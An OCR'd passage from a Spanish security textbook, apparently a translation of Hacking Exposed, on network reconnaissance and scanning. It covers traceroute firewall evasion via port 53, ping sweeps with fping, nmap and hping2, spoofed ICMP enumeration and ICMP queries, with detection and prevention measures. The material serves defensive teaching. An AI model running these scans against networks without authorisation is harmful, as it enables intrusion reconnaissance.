entrantes de DNS, existe gran probabilidad de que el dispositivo de control de acceso permitirá el paso a nuestras pruebas.

```
[bash]$ traceroute 10.10.10.2
traceroute to (10.10.10.2), 30 hops max, 40 byte packets

1 gate (192.168.10.1) 11.993 ms 10.217 ms 9.023 ms
2 rtr1.ejemplo.com (10.10.12.13) 37.442 ms 35.183 ms 38.202 ms
3 rtr2.ejemplo.com (10.10.12.14) 73.945 ms 36.336 ms 40.146 ms
4 hssitrt.ejemplo.com (10.11.31.14) 54.094 ms 66.162 ms 50.873 ms
5 * * *
6 * * *
```

En este ejemplo, observamos que la firewall bloqueó nuestras pruebas de traceroute, que envían paquetes UDP, como opción predeterminada.

Ahora enviemos una prueba con consultas de DNS con un puerto fijo de UDP 53:

```
[bash]$ traceroute -S -p53 10.10.10.2
traceroute to (10.10.10.2), 30 hops max, 40 byte packets

1 gate (192.168.10.1) 10.029 ms 10.027 ms 8.494 ms
2 rtr1.ejemplo.com (10.10.12.13) 36.673 ms 39.141 ms 37.872 ms
3 rtr2.ejemplo.com (10.10.12.14) 36.739 ms 39.516 ms 37.226 ms
4 hssitrt.ejemplo.com (10.11.31.14) 47.352 ms 47.363 ms 45.914 ms
5 10.10.10.2 (10.10.10.2) 50.449 ms 56.213 ms 65.627 ms
```

Debido a que ahora nuestros paquetes son aceptables para los dispositivos de control de acceso (salto 4), pasan sin problemas. Por lo tanto, podemos probar sistemas detrás del dispositivo de control de acceso al enviar sólo pruebas con un puerto de destino 53 de UDP. De manera adicional, si envía una prueba a un sistema que tiene un puerto 53 de UDP escuchando, no recibirá un mensaje normal ICMP inalcanzable de regreso. Por lo tanto, no verá un host desplegado cuando el paquete llegue a su destino final.

La mayor parte de lo que hemos hecho hasta aquí con traceroute ha estado orientado a la línea de comandos. Para quienes tienen problemas con el uso de la línea de comandos, pueden utilizar NeoTrace Professional de McAffe (http://www.mcaffe.com) o Trout de Foundstone (http://www.foundstone.com) para realizar su rastreo de ruta. O si no se siente intimidado por el alemán, puede usar el nuevo VisualRoute (http://www.visual-route.com). Ambos, VisualRoute y NeoTrace, proporcionan una imagen gráfica de cada salto de red e integran esto con consultas WHOIS. El método de multiprocesamiento de Trout lo hace una de las utilerías de rastreo de ruta más rápidas. VisualRoute es atractivo, pero no escala muy bien para reconocimiento de redes de gran tamaño.

Es importante observar que, debido a que el valor de TTL usado en el rastreo de ruta está en el encabezado IP, no estamos limitados a paquetes UDP o ICMP. Puede enviarse literalmente cualquier paquete IP. Esto proporciona técnicas de rastreo de ruta alternas para obtener nuestras pruebas a través de firewalls que están bloqueando paquetes UDP e ICMP. Dos herramientas que permiten rastreo de ruta TCP a puertos específicos son los denominados tcptraceroute (http://michael.toren.net/code/tcptraceroute/ y Cain & Abel (http://www.oxid.it). Técnicas adicionales le permiten determinar ACL específicas que están integradas en un dispositivo de control de acceso determinado. El escaneo de protocolo de firewall es una técnica, al igual que el uso de una herramienta denominada firewalk (http://www.packetfactory.net/projects/firewalk/), escrita por Michael Schiffman, el mismo autor del traceroute parchado que se usó para detener el incremento de puertos.

Medidas para combatir el reconocimiento de red

En este capítulo sólo abordamos las técnicas de reconocimiento de red. Verá más técnicas de intrusión en los siguientes capítulos. Sin embargo, pueden emplearse varias medidas para combatir e identificar las exploraciones de reconocimiento de red analizadas hasta ahora. Muchos de los sistemas de detección de intrusos de red (NIDS) comerciales y de prevención de intrusos (IPS) detectarán este tipo de reconocimiento de red. Además, uno de los mejores programas NIDS gratuitos (Snort, www.snort.org, por Marty Roesch) puede detectar esta actividad. Para quienes están interesados en tomar la ofensiva cuando alguien rastrea la ruta hasta usted, Humble de Rhino9 desarrolló un programa denominado RotoRouter (http://www.ussrback.com/UNIX/loggers/rr.c.gz). Esta utilería se utiliza para registrar consultas de rastreo de ruta entrantes y generar respuestas falsas. Por último, dependiendo del paradigma de seguridad de su sitio, puede configurar sus enrutadores de extremo para limitar el tráfico ICMP y UDP a sistemas específicos, minimizando así su exposición.

RESUMEN

Como ha visto, los atacantes tienen muchas maneras de realizar reconocimiento de red o recopilación de información de su red. A propósito, hemos limitado nuestro análisis a herramientas y técnicas comunes. Sin embargo, tenga en mente que cada semana se publican nuevas herramientas, si no es que todos los días, así que su dominio de este tema dependerá ampliamente de su habilidad para asimilar las técnicas de hackeo que vayan surgiendo. Por otra parte, seleccionamos un ejemplo simple para ilustrar los conceptos de recopilación de información. A menudo se encontrará con la tarea atemorizante de intentar identificar y recopilar información de decenas de cientos de dominios. Por lo tanto, preferimos automatizar la mayor cantidad de tareas mediante una combinación de la shell de UNIX y secuencias de comandos de Expect o Perl. Además, muchos atacantes han aprendido muy bien a realizar actividades de reconocimiento de red sin ser descubiertos, y están bien equipados. Por lo tanto, es importante recordar que se debe minimizar la cantidad de tipos de información que se filtra por su presencia en Internet e implementar monitoreo de vigilancia.

CAPÍTULO 2

ESCANEO

Si la recopilación de información es el equivalente a reconocer el exterior de un lugar para obtener información, el escaneo es el de golpear las paredes para encontrar todas las puertas y ventanas. Durante la recopilación de información obtuvimos una lista de bloques de red y direcciones IP mediante gran variedad de técnicas, incluidas las consultas `whois` y ARIN. Estas técnicas proporcionan al administrador de seguridad (y al hacker) información valiosa acerca de la red de destino (usted), que incluye los nombres y números telefónicos de empleados, rangos de dirección IP, servidores DNS y servidores de correo. En este capítulo determinaremos qué sistemas están escuchando tráfico entrante (también conocido como "vivo") y pueden alcanzarse a través de Internet, al usar diversas herramientas y técnicas como alcance de ping, escaneos de puertos y herramientas de descubrimiento automatizado. También veremos cómo puede evitar firewalls para escanear sistemas que se supone que están bloqueados por reglas de filtrado. Por último, demostraremos aún más la manera en que pueden hacerse todas estas actividades de manera completamente anónima.

Ahora empecemos la siguiente fase de obtención de información: el escaneo.

CÓMO DETERMINAR SI EL SISTEMA ESTÁ VIVO

Uno de los pasos más básicos en la creación del mapa de una red consiste en realizar un barrido de pings automático en un rango de direcciones IP y bloques de red para determinar si hay dispositivos individuales o sistemas vivos. Ping suele usarse para enviar paquetes ICMP ECHO (ICMP tipo 8) a un sistema de destino en un intento por producir un ICMP ECHO_REPLY (ICMP tipo 0) que indica que el sistema de destino está vivo. Aunque ping es aceptable para determinar el número de sistemas vivos en una red de tamaño pequeño a medio (clase C es 254 y clase B es 65 534 hosts posibles), es ineficiente para redes corporativas grandes. Escanear redes clase A más grandes (16 277 214 hosts posibles) puede tomar horas, si no es que días, para completarse. Debe aprender varias formas de descubrir sistemas vivos; en las siguientes secciones se presenta un ejemplo de técnicas disponibles.

Alcances ping de red

Popularidad:	*10*
Simplicidad:	*9*
Impacto:	*3*
Evaluación del riesgo:	***7***

Hacer ping a una red es el acto de enviar cierto tipo de tráfico a uno de destino y analizar los resultados (o falta de éstos). Por lo general, para hacer ping se utiliza el protocolo de mensaje de control de Internet (ICMP, Internet Control Message Protocol) y, aunque no son los únicos paquetes disponibles para esta función, ICMP tiende a tener mayor soporte. Como opción, también puede usar TCP o UDP para realizar la misma función de encontrar un host que esté vivo en la red.

Para realizar un barrido de ping de ICMP puede usar una amplia variedad de herramientas disponibles para UNIX y Windows. Una de las técnicas fiables para realizar barridos de ping en el mundo UNIX es usar `fping`. A diferencia de las demás utilidades de barrido de ping, que

esperan una respuesta de cada sistema antes de pasar al siguiente host posible, `fping` es una utilería que enviará solicitudes paralelas de manera masiva, de acuerdo con un sistema round-robin tradicional. Por lo tanto, `fping` barrerá muchas direcciones IP de manera significativamente más rápida que ping. `fping` puede usarse en una de dos formas: alimentarlo con una serie de direcciones IP desde una entrada estándar (stdin) o hacer que las lea de un archivo. Esta segunda forma de `fping` es fácil de usar; simplemente cree su archivo con direcciones IP en cada línea.

```
192.168.51.1
192.168.51.2
192.168.51.3
...
192.168.51.253
192.168.51.254
```

Después use el parámetro `-f` para leer en el archivo:

```
[root]$ fping -a -f in.txt
192.168.1.254 is alive
192.168.1.227 is alive
192.168.1.224 is alive
...
192.168.1.3 is alive
192.168.1.2 is alive
192.168.1.1 is alive
192.168.1.190 is alive
```

La opción `-a` de `fping` mostrará sólo los sistemas que están vivos. También puede combinarla con la opción `-d` para resolver nombres de host, si así lo desea. Preferimos usar la opción `-a` con secuencias de comandos shell y la opción `-d` cuando estamos interesados en tener como objetivo sistemas que tienen nombres de host únicos. Otras opciones como `-f` pueden interesarle cuando hace secuencias de comandos de barridos de ping. Escriba **`fping -h`** para conocer una lista completa de opciones disponibles. Otra utilería que se destaca en este libro es nmap de Fyodor. Aunque se analiza con mucho mayor detalle en páginas posteriores de este capítulo, vale la pena observar que ofrece capacidades barrido de ping con la opción `-sP`.

```
[root] nmap -sP 192.168.1.0/24

Starting nmap V. 4.68 by fyodor@insecure.org (www.insecure.org/nmap/)

Host (192.168.1.0) seems to be a subnet broadcast
address (returned 3 extra pings).
Host (192.168.1.1) appears to be up.
Host (192.168.1.10) appears to be up.
Host (192.168.1.11) appears to be up.
Host (192.168.1.15) appears to be up.
```

```
Host (192.168.1.20) appears to be up.
Host (192.168.1.50) appears to be up.
Host (192.168.1.101) appears to be up.
Host (192.168.1.102) appears to be up.
Host (192.168.1.255) seems to be a subnet broadcast
address (returned 3 extra pings).
Nmap run completed -- 256 IP addresses (10 hosts up) scanned in 21 se-
conds
```

Para los inclinados a Windows, nos gusta el producto fiable gratuito SuperScan, de Foundstone, que se muestra en la figura 2-1. Es una de las utilerías de barrido de ping más rápidas disponibles. Al igual que `fping`, SuperScan envía varios paquetes ICMP ECHO (además de otros tres tipos de ICMP) en paralelo, y simplemente espera y escucha respuestas. También, al igual que `fping`, SuperScan le permite resolver nombres de host y ver la salida de un archivo HTML.




Figura 2-1 SuperScan de Foundstone es una de las utilerías más rápidas y flexibles de barrido de ping (y es gratuito).

En el caso de quienes tienen una mentalidad técnica, aquí se muestra un resumen de los diferentes tipos de paquetes ICMP que pueden usarse para hacer ping en un host (véase RFC 792 para conocer una descripción completa). Los tipos ICMP primarios son

- Tipo de mensaje: 0 - Echo Reply
- Tipo de mensaje: 3 - Destination Unreachable
- Tipo de mensaje: 4 - Source Quench
- Tipo de mensaje: 5 - Redirect
- Tipo de mensaje: 8 - Echo
- Tipo de mensaje: 11 - Time Exceeded
- Tipo de mensaje: 12 - Parameter Problem
- Tipo de mensaje: 13 - Timestamp
- Tipo de mensaje: 14 - Timestamp Reply
- Tipo de mensaje: 15 - Information Request
- Tipo de mensaje: 16 - Information Reply

Cualquiera de estos tipos de mensaje ICMP puede usarse para descubrir un host en la red; sólo depende de la implementación del ICMP de destino y cómo responde a estos tipos de paquetes. La manera en que responden o no los diferentes sistemas operativos a varios tipos de ICMP también ayuda a la detección remota de sistemas operativos.

Puede preguntarse ¿qué pasa si el sitio de destino bloquea ICMP? Buena pregunta. No es poco común encontrarse con un sitio consciente de la seguridad que ha bloqueado ICMP en el enrutador de extremo o firewall. Aunque ICMP esté bloqueado, pueden usarse algunas herramientas y técnicas adicionales para determinar si los sistemas están realmente vivos. Sin embargo, no son tan exactos o eficientes como un barrido de ping normal.

Cuando se bloquea el tráfico ICMP, el *escaneo de puerto* es la primera técnica alterna para determinar hosts vivos. (El escaneo de puerto se analiza con gran detalle más adelante en este capítulo.) Al escanear los puertos más comunes en cada dirección IP posible, podemos determinar cuál de los hosts está vivo, si podemos identificar puertos abiertos o escuchando en el sistema de destino. Esta técnica llega a consumir mucho tiempo, pero a menudo descubre sistemas simulados o muy protegidos.

Para Windows, la herramienta que recomendamos es SuperScan. Como ya lo analizamos, SuperScan realizará descubrimiento de host y servicio al usar ICMP y TCP/UDP, respectivamente. Mediante el uso de las opciones de escaneo de puerto TCP/UDP, puede determinar si un host está vivo o no (sin usar ICMP en absoluto). Como se observa en la figura 2-2, simplemente seleccione la casilla de verificación para cada protocolo que quiera usar y el tipo de técnica que desea, y está listo para la carrera.

Otra herramienta utilizada para esta técnica de descubrimiento de host es nmap de UNIX/Windows. La versión de Windows, que es nmap con la envoltura de Windows denominada Zenmap, ahora tiene buen soporte; y en el caso de quienes prefieren no usar línea de comandos entre sí, pueden descargar la versión más reciente para Windows en nmap.org y escanear rápidamente. Por supuesto, este producto instala WinPcap, así que esté preparado: si no ha instalado esta




Figura 2-2 Al usar SuperScan de Foundstone, puede descubrir hosts escondidos detrás de firewalls tradicionales.

aplicación antes en su sistema Windows, debe saber que se trata de un controlador de filtro de paquetes que permite a nmap leer y escribir paquetes simples de la red.

Como se observa en la figura 2-3, nmap para Windows permite varias opciones de ping para descubrir hosts en una red. Estas opciones de descubrimiento han estado disponibles desde hace mucho en el mundo de UNIX, pero ahora los usuarios de Windows también pueden apoyarse en ellas.

Como ya se mencionó, nmap proporciona capacidad para realizar barridos de ICMP. Sin embargo, ofrece una opción mucho más avanzada llamada *escaneo de ping TCP*. Éste se inicia con la opción `-PT` y un número de puerto como 80. Usamos el 80 porque es un puerto común que los sitios permitirán que atraviese sus enrutadores de extremo hacia los sistemas de su zona desmilitarizada (DMZ), o, aún mejor, que atraviese sus firewalls principales. Esta opción arrojará




Figura 2-3 Con la versión estable más reciente de nmap para Windows, puede utilizar el poder del escaneo que alguna vez sólo estaba disponible para la élite que usaba sistemas *NIX.

paquetes TCP ACK a la red de destino y esperará que los paquetes RST indiquen al host que está vivo. Los paquetes ACK se envían porque es más probable que pasen a través de un firewall sin estado como IOS de Cisco. Aquí se muestra un ejemplo:

```
[root] nmap -sP -PT80 192.168.1.0/24
TCP probe port is 80
Starting nmap V. 4.68
Host (192.168.1.0) appears to be up.
Host (192.168.1.1) appears to be up.
Host shadow (192.168.1.10) appears to be up.
Host (192.168.1.11) appears to be up.
Host (192.168.1.15) appears to be up.
Host (192.168.1.20) appears to be up.
```

```
Host (192.168.1.50) appears to be up.
Host (192.168.1.101) appears to be up.
Host (192.168.1.102) appears to be up.
Host (192.168.1.255) appears to be up.
Nmap run completed (10 hosts up) scanned in 5 seconds
```

Como puede ver, este método es muy efectivo para detectar si los sistemas están vivos, aunque el sitio bloquee ICMP. Vale la pena intentar algunas iteraciones para este tipo de escaneo con puertos comunes como SMTP (25), POP (110), AUTH (113), IMAP (143), u otros puertos que pueden ser únicos para el sitio.

Para el lector avanzado, Hping2 de www.hping.org es una utilería asombrosa de ping TCP para UNIX que debe estar en su caja de herramientas. Con funcionalidad TCP adicional más allá de nmap, Hping2 permite al usuario controlar opciones específicas del UDP, TCP o paquete Raw IP que permiten el paso a través de ciertos dispositivos de control de acceso.

Para realizar un simple escaneo de ping TCP, establezca el puerto TCP de destino con la opción `-p`. Al hacer esto, evadirá algunos dispositivos de control de acceso similares a la técnica traceroute mencionada en el capítulo 1. Hping2 puede usarse para realizar barrido de ping TCP y UDP, y tiene la habilidad de fragmentar paquetes, atravesando posiblemente algunos dispositivos de control de acceso. Aquí se muestra un ejemplo:

```
[root] # hping2 192.168.0.2 -S -p 80 -f
HPING 192.168.0.2 (eth0 192.168.0.2): S set, 40 data bytes
60 bytes from 192.168.0.2: flags=SA seq=0 ttl=64 id=418 win=5840 time=3.2 ms
60 bytes from 192.168.0.2: flags=SA seq=1 ttl=64 id=420 win=5840 time=2.1 ms
60 bytes from 192.168.0.2: flags=SA seq=2 ttl=64 id=422 win=5840 time=2.0 ms

--- 192.168.0.2 hping statistic ---
3 packets tramitted, 3 packets received, 0% packet loss
```

En algunos casos los dispositivos de control de acceso simples no pueden manejar paquetes fragmentados de forma correcta, por lo que permiten que nuestros paquetes pasen y determinen si el sistema de destino está vivo. Observe que las marcas TCPSYN (S) y TCPACK (A) se regresan siempre que un puerto está abierto (flags=SA). Hping2 puede integrarse fácilmente a secuencias de comandos de shell al usar la opción de conteo de paquetes `-c`*N*, donde *N* es el número de paquetes que se envían antes de continuar. Aunque este método no es tan rápido como los métodos de barrido de ping de ICMP mencionados, puede ser necesario dada la configuración de la red de destino.

La herramienta final que analizaremos es `icmpenum`, de Simple Nomad. Esta utilería UNIX es una herramienta de enumeración ICMP muy útil que permite identificar rápidamente sistemas que están vivos al enviar los paquetes ICMP ECHO tradicionales, además de ICMP TIMESTAMP REQUEST e ICMP INFO REQUEST (similar a SuperScan). Por lo tanto, si paquetes entrantes ICMP ECHO son desechados por un enrutador de extremo o una firewall, aún pueden identificarse sistemas al usar uno de estos tipos ICMP alternos:

```
[shadow] icmpenum -i 2 -c 192.168.1.0
192.168.1.1 is up
```

```
192.168.1.10 is up
192.168.1.15 is up
192.168.1.20 is up
192.168.1.103 is up
```

En este ejemplo, enumeramos la red de clase C 192.168.1.0 completa al usar ICMP TIME STAMP REQUEST. Sin embargo, el poder real de icmpenum está en identificar sistemas usando paquetes engañosos para evitar la detección. Los paquetes engañosos no contienen la dirección IP verdadera y legítima como dirección origen; por lo tanto, los hace ver como si el escaneo viniera de otro host de la red. Esta técnica es posible debido a que icmpenum da soporte a la capacidad de falsificar paquetes con la opción `-s` y escuchar pasivamente las respuestas con el conmutador `-p`.

Para resumir, este paso nos permite determinar exactamente qué sistemas están vivos por medio de ICMP o a través de escaneos de puertos selectivos. Fuera de las 255 direcciones posibles dentro del rango de la clase C, hemos determinado que varios hosts están vivos y ahora se han vuelto nuestros destinos para interrogación.

Medidas para contrarrestar el barrido de ping

Aunque los barridos de ping parecen un fastidio, es importante detectar esta actividad cuando se presente. Dependiendo de su paradigma de seguridad, es posible que también quiera bloquear barridos de ping. Exploraremos ambas opciones a continuación.

Detección Como ya se mencionó, la creación de un mapa de asignaciones de una red por medio de barridos de ping es un método probado para realizar reconocimiento de red antes de que suceda un ataque real. Por lo tanto, la actividad de detectar barrido de ping es crítica para entender cuándo puede presentarse un ataque y quién puede lanzarlo. El método principal para detectar ataques de barrido de ping involucra el uso de programas IDS basados en red como Snort (www.snort.org).

Desde una perspectiva basada en host, varias utilerías de UNIX detectarán y registrarán estos ataques. Si comienza por ver un patrón de paquetes ICMP ECHO de un sistema o red particulares, puede indicar que alguien está realizando reconocimiento de red en su sitio. Ponga mucha atención a esta actividad, porque un ataque a gran escala puede ser inminente.

Muchas herramientas de red comerciales y firewalls de escritorio (de Cisco, Check Point, Microsoft, McAfee, Symantec e ISS) pueden detectar barridos de ping ICMP, TCP y UDP. Sin embargo, el solo hecho de que existan las tecnologías para detectar este comportamiento no significa que alguien estará viendo cuando ocurra. A través de los años hemos sido incapaces de negar la ineludible verdad acerca de las funciones de monitoreo: sin ojos que vean las pantallas, que entiendan lo que está pasando y los medios para reaccionar de forma apropiada y veloz, las mejores herramientas de firewall y detección de intrusiones de red son completamente inútiles.

En la tabla 2-1 se muestra una lista de herramientas adicionales de detección de ping de UNIX que pueden mejorar sus capacidades de monitoreo.

Programa	Recurso
Scanlogd	http://www.openwall.com/scanlogd
Courtney	http://packetstormsecurity.org/UNIX/audit/courtney-1.3.tar.Z
Ippl	http://pltplp.net/ippl
Protolog	http://packetstormsecurity.org/UNIX/loggers/protolog-1.0.8.tar.gz

Tabla 2-1 Herramientas de detección de ping basadas en UNIX.

Prevención Aunque la detección de la actividad de barrido de ping es crítica, una dosis de prevención haría mucho más. Recomendamos que evalúe con cuidado el tipo de tráfico ICMP que permite en sus redes o en sistemas específicos. Existen muchos diferentes tipos de tráfico ICMP (ECHO y ECHO_REPLY son sólo dos de estos tipos). Casi ningún enrutador necesita todos los tipos de ICMP para todos los sistemas directamente conectados a Internet. Aunque casi cualquier firewall puede filtrar paquetes ICMP, las necesidades de la organización pueden dictar que la firewall pase algo de tráfico ICMP. Si existe una necesidad real, debe considerar con cuidado qué tipos de tráfico ICMP quiere permitir. Un método minimalista puede ser sólo permitir paquetes ICMP ECHO_REPLY, HOST_UNREACHABLE y TIME_EXCEEDED en la red DMZ y sólo para especificar hosts. Además, si el tráfico ICMP puede limitarse con listas de control de acceso (ACL) para especificar direcciones IP de su ISP, está en una mejor situación. Esto permitirá a su ISP revisar la conectividad, mientras hace que sea más difícil realizar barridos ICMP contra sistemas conectados directamente a Internet.

ICMP es un protocolo poderoso para diagnosticar problemas de red, pero puede abusarse fácilmente de él. Permitir tráfico ICMP sin restricción en su puerta de enlace de extremo puede permitir a los atacantes montar un ataque de servicio de negación, haciendo que se caiga el sistema o afectando su disponibilidad. Incluso peor, si los atacantes llegan a tomar uno de sus sistemas, tal vez puedan abrir una puerta trasera al sistema operativo y pasar secretamente datos dentro de un paquete ICMP ECHO al usar un programa como `loki2`. Para conocer más información sobre `loki2`, revise la revista Phrack Magazine (http://www.phrack.org).

Otro concepto interesante es `pingd`, que fue desarrollado por Tom Ptacek y puesto en funcionamiento para Linux por Mike Schiffman. `pingd` es un daemon de espacio de usuario que maneja todo el tráfico ICMP ECHO e ICMP ECHO_REPLY en el nivel de host. Esta característica se logra al quitar soporte de procesamiento ICMP ECHO del kernel e implementar un daemon de espacio de usuario con un socket ICMP simple para manejar estos paquetes. En esencia, proporciona mecanismos de control de acceso para hacer ping en el nivel de sistema. `pingd` está disponible para Linux en http://packetstormsecurity.org/UNIX/misc/pingd-0.5.1.tgz.

Consultas ICMP

Popularidad:	*2*
Simplicidad:	*9*
Impacto:	*5*
Evaluación del riesgo:	***5***

Los barridos de ping (o paquetes ICMP ECHO) son sólo la punta del iceberg cuando se trata de información ICMP acerca de un sistema. Puede obtener todo tipo de información valiosa acerca de un sistema con sólo enviar un paquete ICMP a éste. Por ejemplo, con la herramienta UNIX `icmpquery` (http://packetstormsecurity.org/UNIX/scanners/icmpqueri.c) o `icmpush` (http://packetstormsecurity.org/UNIX/scanners/icmpushh22.tgz), puede solicitar la hora del sistema (para ver la zona horaria en que se encuentra éste) al enviar un mensaje ICMP tipo 13 (TIMESTAMP). También puede pedir la máscara de red de un dispositivo particular con el mensaje ICMP tipo 17 (ADDRESS MASK REQUEST). La máscara de red de una tarjeta de red es importante porque puede determinar toda la subred del objetivo y, por lo tanto, conocer su puerta de enlace predeterminada y su dirección de transmisión. Con la puerta de enlace predeterminada identificada puede dirigir ataques de enrutador. Y con la dirección de transmisión puede montar ataques de negación de servicio (DoS, denial of service). Con el conocimiento de las subredes, también puede orientar sus ataques sólo a subredes particulares y evitar el uso de direcciones de transmisión, por ejemplo. `icmpquery` tiene un sello horario y una opción de consulta de máscara de dirección:

```
icmpquery <-query> [-B] [-f fromhost] [-d delay] [-T time] targets where
<query> is one of:
        -t : icmp timestamp request (default)
        -m : icmp address mask request
    The delay is in microseconds to sleep between packets.
    targets is a list of hostnames or addresses
    -T specifies the number of seconds to wait for a host to respond.
The default is 5.
    -B specifies 'broadcast' mode. icmpquery will wait for timeout se-
conds
and print all responses.
    If you're on a modem, you may wish to use a larger -d and –T
```

Para usar icmpquery y consultar la hora de un enrutador (por lo general, en hora del meridiano de Greenwich), puede ejecutar este comando:

```
[root] icmpquery -t 192.168.1.1
192.168.1.1                          : 11:36:19
```

Para usar icmpquery para consultar una máscara de red de enrutador, puede ejecutar este comando:

```
[root] icmpquery -t 192.168.1.1
192.168.1.1                          : 0xFFFFFFE0
```

No todos los enrutadores y sistemas permiten una respuesta TIMESTAMP o NETMASK de ICMP, así que el kilometraje recorrido con `icmpquery` e `icmpush` puede variar mucho de host a host.

Medidas para contrarrestar consultas ICMP

Uno de los mejores métodos de prevención consiste en bloquear los tipos CIMP que dan información en sus enrutadores de extremo. Como mínimo, debe restringir la entrada en su red a los paquetes TIMESTAMP (ICMP tipo 13) y ADDRESS MASK (ICMP tipo 17). Si despliega enrutadores Cisco en sus extremos, puede restringir su respuesta a estos paquetes de solicitud ICMP con las siguientes ACL:

```
access-list 101 deny icmp any any 13 ! timestamp request
access-list 101 deny icmp any any 17 ! address mask request
```

Es posible detectar esta actividad con un sistema de detección de intrusos (NIDS) como Snort. Aquí se muestra un fragmento de este tipo de actividad marcada por Snort:

```
[**] PING-ICMP Timestamp [**]
